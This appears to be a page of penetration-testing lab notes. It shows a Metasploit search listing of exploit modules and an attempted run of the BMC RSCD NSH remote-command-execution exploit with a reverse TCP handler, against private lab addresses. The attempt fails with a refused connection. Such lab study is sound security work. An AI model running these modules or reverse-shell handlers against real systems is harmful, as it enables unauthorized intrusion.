


```
   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/scanner/rservices/rsh_login                                  normal     No     rsh Authentication Scanner
   1   encoder/cmd/powershell_base64                                          excellent  No     Powershell Base64 Command Encoder
   2   exploit/linux/http/empire_skywalker                   2016-10-15       excellent  Yes    PowerShellEmpire Arbitrary File Upload (Skywalker)
   3   exploit/linux/http/php_imap_open_rce                  2018-10-23       good       Yes    php imap_open Remote Code Execution
   4   exploit/linux/http/pineapple_preconfig_cmdinject      2015-08-01       excellent  Yes    Hak5 WiFi Pineapple Preconfiguration Command Injectio
n
   5   exploit/linux/local/abrt_raceabrt_priv_esc            2015-04-14       excellent  Yes    ABRT raceabrt Privilege Escalation
   6   exploit/linux/local/cpi_runrshell_priv_esc            2018-12-08       excellent  No     Cisco Prime Infrastructure Runrshell Privilege Escala
tion
   7   exploit/multi/browser/java_jre17_driver_manager       2013-01-10       excellent  No     Java Applet Driver Manager Privileged toString() Remo
te Code Execution
   8   exploit/multi/browser/java_jre17_exec                 2012-08-26       excellent  No     Java 7 Applet Remote Code Execution
   9   exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Esca
lation
   10  exploit/multi/fileformat/ghostscript_failed_restore   2018-08-21       excellent  No     Ghostscript Failed Restore Command Execution
   11  exploit/multi/http/git_client_command_exec            2014-12-18       excellent  No     Malicious Git and Mercurial HTTP Server For CVE-2014-
9390
   12  exploit/multi/http/jenkins_xstream_deserialize        2016-02-24       excellent  Yes    Jenkins XStream Groovy classpath Deserialization Vuln
erability
   13  exploit/multi/http/openmrs_deserialization            2019-02-04       normal     Yes    OpenMRS Java Deserialization RCE
   14  exploit/multi/http/struts2_rest_xstream               2017-09-05       excellent  Yes    Apache Struts 2 REST Plugin XStream RCE
   15  exploit/multi/misc/bmc_patrol_cmd_exec                2019-01-17       excellent  No     BMC Patrol Agent Privilege Escalation Cmd Execution
   16  exploit/multi/misc/bmc_server_automation_rscd_nsh_rce 2016-03-16       excellent  Yes    BMC Server Automation RSCD Agent NSH Remote Command E
xecution
   17  exploit/multi/misc/freeswitch_event_socket_cmd_exec   2019-11-03       excellent  Yes    FreeSWITCH Event Socket Command Execution
   18  exploit/multi/misc/osgi_console_exec                  2018-02-13       normal     Yes    Eclipse Equinoxe OSGi Console Command Execution
   19  exploit/multi/misc/weblogic_deserialize_marshalledobject  2016-07-19   manual     No     Oracle Weblogic Server Deserialization RCE - Marshall
edObject
   20  exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20  excellent  Yes   PostgreSQL COPY FROM PROGRAM Command Execution
   21  exploit/multi/script/web_delivery                     2013-07-19       manual     No     Script Web Delivery
   22  exploit/multi/vnc/vnc_keyboard_exec                   2015-07-10       great      No     VNC Keyboard Remote Code Execution
   23  exploit/osx/local/rsh_libmalloc                       2015-10-01       normal     No     Mac OS X 10.9.5 / 10.10.5 - rsh/libmalloc Privilege E
scalation
   24  exploit/solaris/local/rsh_stack_clash_priv_esc        2017-06-19       good       Yes    Solaris RSH Stack Clash Privilege Escalation
```

Under settings, we changed the hostname and set verbose true



```
Module options (exploit/multi/misc/bmc_server_automation_rscd_nsh_rce):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   4750             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```



```
msf5 exploit(multi/misc/bmc_server_automation_rscd_nsh_rce) > set VERBOSE true
VERBOSE => true
msf5 exploit(multi/misc/bmc_server_automation_rscd_nsh_rce) > run

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.105:4750 - Detecting remote platform for auto target selection.
[*] 192.168.56.105:4750 - Connecting to RSCD agent and sending fake auth.
[-] 192.168.56.105:4750 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.56.105:4750).
[*] Exploit completed, but no session was created.
msf5 exploit(multi/misc/bmc_server_automation_rscd_nsh_rce) >
```

No session was created for the module.

22. PHP - Remote code execution